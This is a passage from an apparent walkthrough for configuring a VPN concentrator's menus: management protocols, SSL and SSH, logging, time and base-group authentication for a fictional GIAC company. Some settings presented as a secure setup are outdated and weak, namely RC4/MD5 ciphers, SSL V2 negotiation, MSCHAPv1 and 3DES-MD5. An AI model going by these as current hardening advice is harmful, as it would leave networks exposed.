- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

Allow HTTPS only:

HTTP -> 2

- 1) HTTPS Only
- 2) HTTPS and HTTP
- 3) HTTP Only

HTTP -> [1]

- 1) Enable/Disable HTTP/HTTPS Server
- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

HTTP -> 3

> HTTP Port Number

HTTP -> [80]

- 1) Enable/Disable HTTP/HTTPS Server
- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

HTTP -> 4

> HTTPS Port Number

HTTP -> [443]

- 1) Enable/Disable HTTP/HTTPS Server
- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

HTTP -> 5

> Number of HTTP/HTTPS Sessions Allowed

HTTP -> [4]

- 1) Enable/Disable HTTP/HTTPS Server
- 2) Set HTTP/HTTPS Protocol Enable
- 3) Set HTTP Port Number
- 4) Set HTTPS Port Number
- 5) Set the Number of HTTP/HTTPS Sessions Allowed
- 6) Back

HTTP -> 6

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 4

- 1) Enable/Disable Telnet
- 2) Set Telnet Port Number
- 3) Set the Number of Telnet Connections Allowed
- 4) Back

Disallow Telnet, only allow SSH:

Telnet -> 1

- 1) Enable Telnet
- 2) Disable Telnet

Telnet -> [2]

- 1) Enable/Disable Telnet
- 2) Set Telnet Port Number
- 3) Set the Number of Telnet Connections Allowed
- 4) Back

Telnet -> 4

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 5

- 1) Enable/Disable SNMP
- 2) Set SNMP Port Number
- 3) Set the Number of SNMP Requests Allowed
- 4) Back

Disallow SNMP:

SNMP -> 1

- 1) Enable SNMP
- 2) Disable SNMP

SNMP -> [2]

- 1) Enable/Disable SNMP
- 2) Set SNMP Port Number
- 3) Set the Number of SNMP Requests Allowed
- 4) Back

SNMP -> 4

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 7

- 1) Set SSL Encryption Protocols
- 2) Set SSL Client Authentication
- 3) Set SSL Version
- 4) Set SSL Generated Key Size
- 5) Back

Allow SSL with RC4 128/MD5 and 3DES-168/SHA (all 56 or 40 bit should be disabled):

SSL -> 1

- 1) Enable/Disable RC4-128/MD5
- 2) Enable/Disable 3DES-168/SHA
- 3) Enable/Disable DES-56/SHA
- 4) Enable/Disable RC4-40/MD5 Export
- 5) Enable/Disable DES-40/SHA Export
- 6) Back

SSL -> 1

- 1) Enable RC4-128/MD5
- 2) Disable RC4-128/MD5

SSL -> [1]

- 1) Enable/Disable RC4-128/MD5
- 2) Enable/Disable 3DES-168/SHA
- 3) Enable/Disable DES-56/SHA
- 4) Enable/Disable RC4-40/MD5 Export
- 5) Enable/Disable DES-40/SHA Export
- 6) Back

SSL -> 2

- 1) Enable 3DES-168/SHA
- 2) Disable 3DES-168/SHA

SSL -> [1]

- 1) Enable/Disable RC4-128/MD5
- 2) Enable/Disable 3DES-168/SHA
- 3) Enable/Disable DES-56/SHA
- 4) Enable/Disable RC4-40/MD5 Export
- 5) Enable/Disable DES-40/SHA Export
- 6) Back

SSL -> 6

- 1) Set SSL Encryption Protocols
- 2) Set SSL Client Authentication
- 3) Set SSL Version
- 4) Set SSL Generated Key Size
- 5) Back

SSL -> 2

- 1) Enable Client Authentication
- 2) Disable Client Authentication

SSL -> [2]

- 1) Set SSL Encryption Protocols
- 2) Set SSL Client Authentication
- 3) Set SSL Version
- 4) Set SSL Generated Key Size
- 5) Back

Set up SSL V2/V3:

SSL -> 3

- 1) Negotiate SSL V2/V3
- 2) SSL V3 with SSL V2 Hello
- 3) SSL V3 Only
- 4) SSL V2 Only
- 5) TLS V1 Only
- 6) TLS V1 with SSL V2 Hello

SSL -> [1]

- 1) Set SSL Encryption Protocols
- 2) Set SSL Client Authentication
- 3) Set SSL Version
- 4) Set SSL Generated Key Size
- 5) Back

SSL -> 4

- 1) RSA 512 bits
- 2) RSA 768 bits
- 3) RSA 1024 bits
- 4) RSA 2048 bits

SSL -> [4]

- 1) Set SSL Encryption Protocols
- 2) Set SSL Client Authentication
- 3) Set SSL Version
- 4) Set SSL Generated Key Size
- 5) Back

SSL -> 5

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 8

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

Set up SSH:

SSH -> 1

- 1) Enable SSH
- 2) Disable SSH

SSH -> [1]

- 1) Enable/Disable SSH

- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 2

> SSH Port Number

SSH -> [22]

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 3

> Number of SSH Sessions Allowed

SSH -> [4]

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 4

- 1) Enable/Disable 3DES-168
- 2) Enable/Disable RC4-128
- 3) Enable/Disable DES-56
- 4) Enable/Disable No Encryption
- 5) Back

Enable 3DES-168 bit encryption :

SSH -> 1

- 1) Enable 3DES-168
- 2) Disable 3DES-168

SSH -> [1]

- 1) Enable/Disable 3DES-168
- 2) Enable/Disable RC4-128
- 3) Enable/Disable DES-56
- 4) Enable/Disable No Encryption
- 5) Back

SSH -> 5

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed

- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 5

> SSH Server Key Regeneration Period (minutes)

SSH -> [60]

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 6

- 1) Enable SCP
- 2) Disable SCP

SSH -> [1]

- 1) Enable/Disable SSH
- 2) Set SSH Port Number
- 3) Set the Number of SSH Sessions Allowed
- 4) Set SSH Encryption
- 5) Set SSH Server Key Regeneration
- 6) Enable/Disable SCP
- 7) Back

SSH -> 7

- 1) Configure FTP
- 2) Configure HTTP/HTTPS
- 3) Configure TFTP
- 4) Configure Telnet
- 5) Configure SNMP
- 6) Configure SNMP Community Strings
- 7) Configure SSL
- 8) Configure SSH
- 9) Configure XML
- 10) Back

Network -> 10

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 6

- 1) General

- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Event -> 1

- 1) Enable/Disable Save Log on Wrap
- 2) Format for Saving Log
- 3) Enable/Disable FTP Save Log on Wrap
- 4) Set Email source address
- 5) Set Event Forwarding
- 6) Format for Syslog
- 7) Back

When the log file gets too big, FTP the file to a server :

Event -> 3

- 1) Enable FTP Save Log on Wrap
- 2) Disable FTP Save Log on Wrap

Event -> [1]

- 1) Enable/Disable Save Log on Wrap
- 2) Format for Saving Log
- 3) Enable/Disable FTP Save Log on Wrap
- 4) Set Email source address
- 5) Set Event Forwarding
- 6) Format for Syslog
- 7) Back

Event -> 4

Set up the E-Mail From address for e-mail warnings :

> Email source address

Event -> [VPN@GIAC.com]

- 1) Enable/Disable Save Log on Wrap
- 2) Format for Saving Log
- 3) Enable/Disable FTP Save Log on Wrap
- 4) Set Email source address
- 5) Set Event Forwarding
- 6) Format for Syslog
- 7) Back

Event -> 5

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Tell which events are sent out :

Event -> 1

Which Events are Sent

0 : No Events
1 - 13 : Maximum Event Severity Level (see table below)
99 : Use General Event List

The following is a description of the Event Severity Levels

Severities 1 - 3 are Warning :	1 - Fault	2 - Warning1	3 - Warning2
Severities 4 - 6 are Info :	4 - Info1	5 - Info2	6 - Info3
Severities 7 - 9 are Debug :	7 - Debug1	8 - Debug2	9 - Debug3
Severities 10, 11 are Decodes:	10 - Hdecode	11 - Ldecode	
Severities 12, 13 are Dumps :	12 - HdrDump	13 - PktDump	

The maximum allowable severity for this menu item is 5

> Which Events get Logged

Event -> [5]

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 2

Which Events are Sent

0 : No Events
1 - 13 : Maximum Event Severity Level (see table below)
99 : Use General Event List

The following is a description of the Event Severity Levels

Severities 1 - 3 are Warning :	1 - Fault	2 - Warning1	3 - Warning2
Severities 4 - 6 are Info :	4 - Info1	5 - Info2	6 - Info3
Severities 7 - 9 are Debug :	7 - Debug1	8 - Debug2	9 - Debug3
Severities 10, 11 are Decodes:	10 - Hdecode	11 - Ldecode	
Severities 12, 13 are Dumps :	12 - HdrDump	13 - PktDump	

The maximum allowable severity for this menu item is 5

> Which Events go to the Console

Event -> [3]

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 3

Which Events are Sent

0 : No Events
1 - 13 : Maximum Event Severity Level (see table below)
99 : Use General Event List

The following is a description of the Event Severity Levels

Severities 1 - 3 are Warning :	1 - Fault	2 - Warning1	3 - Warning2
Severities 4 - 6 are Info :	4 - Info1	5 - Info2	6 - Info3
Severities 7 - 9 are Debug :	7 - Debug1	8 - Debug2	9 - Debug3
Severities 10, 11 are Decodes:	10 - Hdecode	11 - Ldecode	
Severities 12, 13 are Dumps :	12 - HdrDump	13 - PktDump	

The maximum allowable severity for this menu item is 5

> Which Events go to Syslog

Event -> [5]

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 4

Which Events are Sent

0 : No Events
1 - 13 : Maximum Event Severity Level (see table below)
99 : Use General Event List

The following is a description of the Event Severity Levels

Severities 1 - 3 are Warning :	1 - Fault	2 - Warning1	3 - Warning2
Severities 4 - 6 are Info :	4 - Info1	5 - Info2	6 - Info3
Severities 7 - 9 are Debug :	7 - Debug1	8 - Debug2	9 - Debug3
Severities 10, 11 are Decodes:	10 - Hdecode	11 - Ldecode	
Severities 12, 13 are Dumps :	12 - HdrDump	13 - PktDump	

The maximum allowable severity for this menu item is 3

> Which Events go to Email

Event -> [3]

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 5

Which Events are Sent

0 : No Events

1 - 13 : Maximum Event Severity Level (see table below)
99 : Use General Event List

The following is a description of the Event Severity Levels

Severities 1 - 3 are Warning :	1 - Fault	2 - Warning1	3 - Warning2
Severities 4 - 6 are Info :	4 - Infol	5 - Info2	6 - Info3
Severities 7 - 9 are Debug :	7 - Debug1	8 - Debug2	9 - Debug3
Severities 10, 11 are Decodes:	10 - Hdecode	11 - Ldecode	
Severities 12, 13 are Dumps :	12 - HdrDump	13 - PktDump	

The maximum allowable severity for this menu item is 3

> Which Events go to SNMP Trap

Event -> [0]

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 6

General Event List

No Event List Entries

- 1) Add an Entry
- 2) Modify an Entry
- 3) Delete an Entry
- 4) Back

Event List -> 4

- 1) Which Events get Logged
- 2) Which Events go to the Console
- 3) Which Events go to the Syslog
- 4) Which Events go to Email
- 5) Which Events go to SNMP Trap
- 6) Set General Event List
- 7) Back

Event -> 7

- 1) Enable/Disable Save Log on Wrap
- 2) Format for Saving Log
- 3) Enable/Disable FTP Save Log on Wrap
- 4) Set Email source address
- 5) Set Event Forwarding
- 6) Format for Syslog
- 7) Back

Set up Syslog messages:

Event -> 6

- 1) Original Syslog Format
- 2) Cisco IOS Compatible Syslog Format

Event -> [2]

- 1) Enable/Disable Save Log on Wrap
- 2) Format for Saving Log
- 3) Enable/Disable FTP Save Log on Wrap
- 4) Set Email source address
- 5) Set Event Forwarding
- 6) Format for Syslog
- 7) Back

Event -> 7

- 1) General
- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Set up the FTP server parameters:

Event -> 2

- 1) Set FTP Destination
- 2) Set FTP Directory
- 3) Set FTP User Name
- 4) Set FTP Password
- 5) Back

Event -> 1

> FTP Destination

Event -> [10.32.1.102]

- 1) Set FTP Destination
- 2) Set FTP Directory
- 3) Set FTP User Name
- 4) Set FTP Password
- 5) Back

Event -> 2

> FTP Directory

Event -> [/vpnlog]

- 1) Set FTP Destination
- 2) Set FTP Directory
- 3) Set FTP User Name
- 4) Set FTP Password
- 5) Back

Event -> 3

> FTP User Name

Event -> [vpnftp]

- 1) Set FTP Destination

- 2) Set FTP Directory
- 3) Set FTP User Name
- 4) Set FTP Password
- 5) Back

Event -> 4

> FTP Password

Event -> [*****]

Verify ->

- 1) Set FTP Destination
- 2) Set FTP Directory
- 3) Set FTP User Name
- 4) Set FTP Password
- 5) Back

Event -> 5

- 1) General
- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Event -> 5

Set up who the syslog messages go to:

Current Syslog Servers

```
-----  
| 1. 10.32.1.122 |  
-----
```

- 1) Add a Syslog Server
- 2) Modify a Syslog Server
- 3) Delete a Syslog Server
- 4) Back

Syslog -> 4

- 1) General
- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Event -> 6

Set up what your SMTP server is for e-mail error messages:

Current SMTP Servers

```
-----  
| 1. 10.32.1.102 |  
-----
```

-
- 1) Add a SMTP Server
 - 2) Modify a SMTP Server
 - 3) Delete a SMTP Server
 - 4) Back

SMTP -> 4

- 1) General
- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Event -> 7

Set up who the e-mail error messages go to:

Current Email Recipients

1. leslie.hawkins@GIAC.com	2. ken.hollis@GIAC.com	
----------------------------	------------------------	--

- 1) Add an Email Recipient
- 2) Modify an Email Recipient
- 3) Delete an Email Recipient
- 4) Back

Email -> 4

- 1) General
- 2) FTP Backup
- 3) Classes
- 4) Trap Destinations
- 5) Syslog Servers
- 6) SMTP Servers
- 7) Email Recipients
- 8) Back

Event -> 8

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 7

- 1) System Identification
- 2) System Time and Date
- 3) Session Configuration
- 4) Global Authentication Parameters
- 5) Back

General -> 2

- 1) Set Time
- 2) Set Date
- 3) Set Time Zone
- 4) Set DST Support
- 5) Back

General -> 3

Set up your time parameters:

-- : Set the time zone on your device. The correct time zone is very
-- : important so that logging and accounting entries are accurate.

-- : Enter the time zone using the hour offset from GMT:

-- : -12 : Kwajalein	-- : -11 : Samoa	-- : -10 : Hawaii	-- : -9 : Alaska
-- : -8 : PST	-- : -7 : MST	-- : -6 : CST	-- : -5 : EST
-- : -4 : Atlantic	-- : -3 : Brasilia	-- : -2 : Mid-Atlantic	-- : -1 : Azores
-- : 0 : GMT	-- : +1 : Paris	-- : +2 : Cairo	-- : +3 : Kuwait
-- : +4 : Abu Dhabi	-- : +5 : Karachi	-- : +6 : Almaty	-- : +7 : Bangkok
-- : +8 : Singapore	-- : +9 : Tokyo	-- : +10 : Sydney	-- : +11 : Solomon Is.
-- : +12 : Marshall Is.			

> Time Zone

General -> [-6]

- 1) Set Time
- 2) Set Date
- 3) Set Time Zone
- 4) Set DST Support
- 5) Back

General -> 4

- 1) Enable Daylight Savings Time Support
- 2) Disable Daylight Savings Time Support

General -> [1]

- 1) Set Time
- 2) Set Date
- 3) Set Time Zone
- 4) Set DST Support
- 5) Back

General -> 5

- 1) System Identification
- 2) System Time and Date
- 3) Session Configuration
- 4) Global Authentication Parameters
- 5) Back

General -> 5

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)

- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 8

- 1) Client Update Enable
- 2) Client Update Entries
- 3) Back

Update clients of needed :

Client Update -> 1

- 1) Enable Client Update
- 2) Disable Client Update

Client Update -> [1]

- 1) Client Update Enable
- 2) Client Update Entries
- 3) Back

Client Update -> 3

- 1) Servers (Authentication, Authorization, Accounting, DNS, DHCP, etc.)
- 2) Address Management
- 3) Tunneling Protocols (PPTP, L2TP, etc.)
- 4) IP Routing (static routes, OSPF, etc.)
- 5) Management Protocols (Telnet, TFTP, FTP, etc.)
- 6) Event Configuration
- 7) General Config (system name, time, etc.)
- 8) Client Update
- 9) Load Balancing Configuration
- 10) Back

System -> 10

- 1) Interface Configuration
- 2) System Management
- 3) User Management
- 4) Policy Management
- 5) Back

Config -> 3

- 1) Base Group
- 2) Groups
- 3) Users
- 4) Back

User Management -> 1

Set up the "base" group on the VPN, all other groups use this group as a template for their configurations. Again to minimize password changes to the VPN connection (when someone leaves the group password should be changed) a group should be set up for each person (if possible) or for as small a group as possible:

- 1) General Parameters

- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 1

- 1) Access Parameters
- 2) Tunneling Protocols
- 3) SEP Config
- 4) Set DHCP Network Scope
- 5) Back

Base Group -> 1

- 1) Set Access Hours
- 2) Simultaneous Logins
- 3) Set Minimum Password Length
- 4) Set Password Options
- 5) Set Idle Timeout
- 6) Set Maximum Connect Time
- 7) Set Filter
- 8) Strip Realm Qualifier
- 9) Back

Base Group -> 6

Set up 2 hours as maximum connect:

> Maximum Connect Time (minutes)

Base Group -> [120]

- 1) Set Access Hours
- 2) Simultaneous Logins
- 3) Set Minimum Password Length
- 4) Set Password Options
- 5) Set Idle Timeout
- 6) Set Maximum Connect Time
- 7) Set Filter
- 8) Strip Realm Qualifier
- 9) Back

Base Group -> 9

- 1) Access Parameters
- 2) Tunneling Protocols
- 3) SEP Config
- 4) Set DHCP Network Scope
- 5) Back

Base Group -> 2

- 1) Select/Deselect PPTP for this Group
- 2) Select/Deselect L2TP for this Group
- 3) Select/Deselect IPSec for this Group
- 4) Select/Deselect L2TP over IPSec for this Group
- 5) Back

Base Group -> 3

Select IPSec as the authentication :

- 1) Select IPSec
- 2) Deselect IPSec

Base Group -> [1]

- 1) Select/Deselect PPTP for this Group
- 2) Select/Deselect L2TP for this Group
- 3) Select/Deselect IPSec for this Group
- 4) Select/Deselect L2TP over IPSec for this Group
- 5) Back

Base Group -> 5

- 1) Access Parameters
- 2) Tunneling Protocols
- 3) SEP Config
- 4) Set DHCP Network Scope
- 5) Back

Base Group -> 3

SEP Cards Enabled			
SEP 1	SEP 2	SEP 3	SEP 4
On	On	On	On

- 1) Enable/Disable SEP 1 usage
- 2) Enable/Disable SEP 2 usage
- 3) Enable/Disable SEP 3 usage
- 4) Enable/Disable SEP 4 usage
- 5) Back

Base Group -> 5

- 1) Access Parameters
- 2) Tunneling Protocols
- 3) SEP Config
- 4) Set DHCP Network Scope
- 5) Back

Base Group -> 5

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 2

- 1) Configure DNS Servers
- 2) Configure WINS Servers
- 3) Back

Base Group -> 1

- 1) Set Primary DNS Server

- 2) Set Secondary DNS Server
- 3) Back

Set up WINS and DNS servers:

Base Group -> 1

> Primary DNS Server

Base Group -> [10.32.1.101]

- 1) Set Primary DNS Server
- 2) Set Secondary DNS Server
- 3) Back

Base Group -> 3

- 1) Configure DNS Servers
- 2) Configure WINS Servers
- 3) Back

Base Group -> 2

- 1) Set Primary WINS Server
- 2) Set Secondary WINS Server
- 3) Back

Base Group -> 1

> Primary WINS Server

Base Group -> [10.32.1.100]

- 1) Set Primary WINS Server
- 2) Set Secondary WINS Server
- 3) Back

Base Group -> 3

- 1) Configure DNS Servers
- 2) Configure WINS Servers
- 3) Back

Base Group -> 3

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 3

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Set up 3DES MD5 for authentication:

Base Group -> 1

Current Security Associations

0. Use '0' for no selection	1. ESP-DES-MD5	
2. ESP-3DES-MD5	3. ESP/IKE-3DES-MD5	
4. ESP-3DES-NONE	5. ESP-L2TP-TRANSPORT	
6. ESP-3DES-MD5-DH7	7. ESP-3DES-MD5-DH5	
8. ESP-AES128-SHA		

> IPSec SA

Base Group -> [ESP-3DES-MD5]

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 3

- 1) Enable IKE Keepalives
- 2) Disable IKE Keepalives

Base Group -> [1]

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 5

- 1) LAN-to-LAN
- 2) Remote Access

Base Group -> [2]

- 1) Enable/Disable Group Lock
- 2) IPSec Authentication
- 3) IPSec Authorization
- 4) Enable/Disable Mode Configuration
- 5) Client Configuration Parameters
- 6) Enable/Disable Reauthentication on Rekey
- 7) IPComp Configuration
- 8) Default Preshared Key
- 9) Back

Set up NT authentication for the users:

Base Group -> 2

IPSec Authentication options

0 - None 2 - Radius with Expiry 4 - SDI 6 - Internal

1 - Radius 3 - NT Domain 5 - Kerberos/Active Directory

> Select IPSec Authentication Method

Base Group -> [3]

- 1) Enable/Disable Group Lock
- 2) IPSec Authentication
- 3) IPSec Authorization
- 4) Enable/Disable Mode Configuration
- 5) Client Configuration Parameters
- 6) Enable/Disable Reauthentication on Rekey
- 7) IPComp Configuration
- 8) Default Preshared Key
- 9) Back

Base Group -> 9

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 6

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 4

- 1) Configure Firewall Requirement Setting
- 2) Configure Firewall Vendor/Product
- 3) Configure Firewall Policy
- 4) Back

We do not require a firewall present on the client computer, but we could set one up if viruses becomes a issue from external users:

Base Group -> 1

- 1) No Firewall
- 2) Firewall Required
- 3) Firewall Optional

Base Group -> [1]

- 1) Configure Firewall Requirement Setting
- 2) Configure Firewall Vendor/Product
- 3) Configure Firewall Policy
- 4) Back

Base Group -> 4

- 1) General Parameters
- 2) Server Parameters

- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 3

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 6

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 5

- 1) Configure Interactive Hardware Client Authentication
- 2) Configure Individual User Authentication
- 3) Configure User Idle Timeout
- 4) Configure Cisco IP Phone Bypass
- 5) Configure Cisco LEAP Bypass
- 6) Configure Network Extension Mode Permissions
- 7) Back

Base Group -> 7

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 6

- 1) Enable/Disable use of client address
- 2) PPTP Authentication protocols
- 3) PPTP Encryption
- 4) L2TP Authentication protocols
- 5) L2TP Encryption
- 6) PPTP Compression
- 7) L2TP Compression
- 8) Back

Allow MSCHAPv1 for PPTP and L2TP:

Base Group -> 2

PPTP Authentication State

PAP CHAP MSCHAPv1 MSCHAPv2 EAP_Proxy

Off On On Off Off

- 1) Enable/Disable PAP for PPTP
- 2) Enable/Disable CHAP for PPTP
- 3) Enable/Disable MSCHAPv1 for PPTP
- 4) Enable/Disable MSCHAPv2 for PPTP
- 5) Enable/Disable EAP Proxy for PPTP
- 6) Back

Base Group -> 6

- 1) Enable/Disable use of client address
- 2) PPTP Authentication protocols
- 3) PPTP Encryption
- 4) L2TP Authentication protocols
- 5) L2TP Encryption
- 6) PPTP Compression
- 7) L2TP Compression
- 8) Back

Base Group -> 4

L2TP Authentication State

PAP	CHAP	MSCHAPv1	MSCHAPv2	EAP_Proxy
Off	On	On	Off	Off

- 1) Enable/Disable PAP for L2TP
- 2) Enable/Disable CHAP for L2TP
- 3) Enable/Disable MSCHAPv1 for L2TP
- 4) Enable/Disable MSCHAPv2 for L2TP
- 5) Enable/Disable EAP Proxy for L2TP
- 6) Back

Base Group -> 6

- 1) Enable/Disable use of client address
- 2) PPTP Authentication protocols
- 3) PPTP Encryption
- 4) L2TP Authentication protocols
- 5) L2TP Encryption
- 6) PPTP Compression
- 7) L2TP Compression
- 8) Back

Base Group -> 5

Require 128 bit encryption :

L2TP Encryption Parameters

L2TP Encrypt Reqd	Stateless Encrypt Reqd	40 Bit Encrypt	128 Bit Encrypt
NO	NO	NO	YES

- 1) L2TP Encryption Required/Not Required

- 2) Stateless L2TP Encryption Required/Not Required
- 3) Enable/Disable 40 bit L2TP Encryption
- 4) Enable/Disable 128 bit L2TP Encryption
- 5) Back

Base Group -> 5

- 1) Enable/Disable use of client address
- 2) PPTP Authentication protocols
- 3) PPTP Encryption
- 4) L2TP Authentication protocols
- 5) L2TP Encryption
- 6) PPTP Compression
- 7) L2TP Compression
- 8) Back

Base Group -> 8

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 7

- 1) Base Group
- 2) Groups
- 3) Users
- 4) Back

User Management -> 1

- 1) General Parameters
- 2) Server Parameters
- 3) IPSec Parameters
- 4) VPN Client Firewall Parameters
- 5) Hardware Client Parameters
- 6) PPTP/L2TP Parameters
- 7) Back

Base Group -> 3

- 1) Select IPSec SA
- 2) Select IKE Peer Validation
- 3) Enable/Disable IKE Keepalives
- 4) Set Confidence Interval
- 5) Set Tunnel Type
- 6) Back

Base Group -> 5

- 1) LAN-to-LAN
- 2) Remote Access

Base Group -> [2] 2

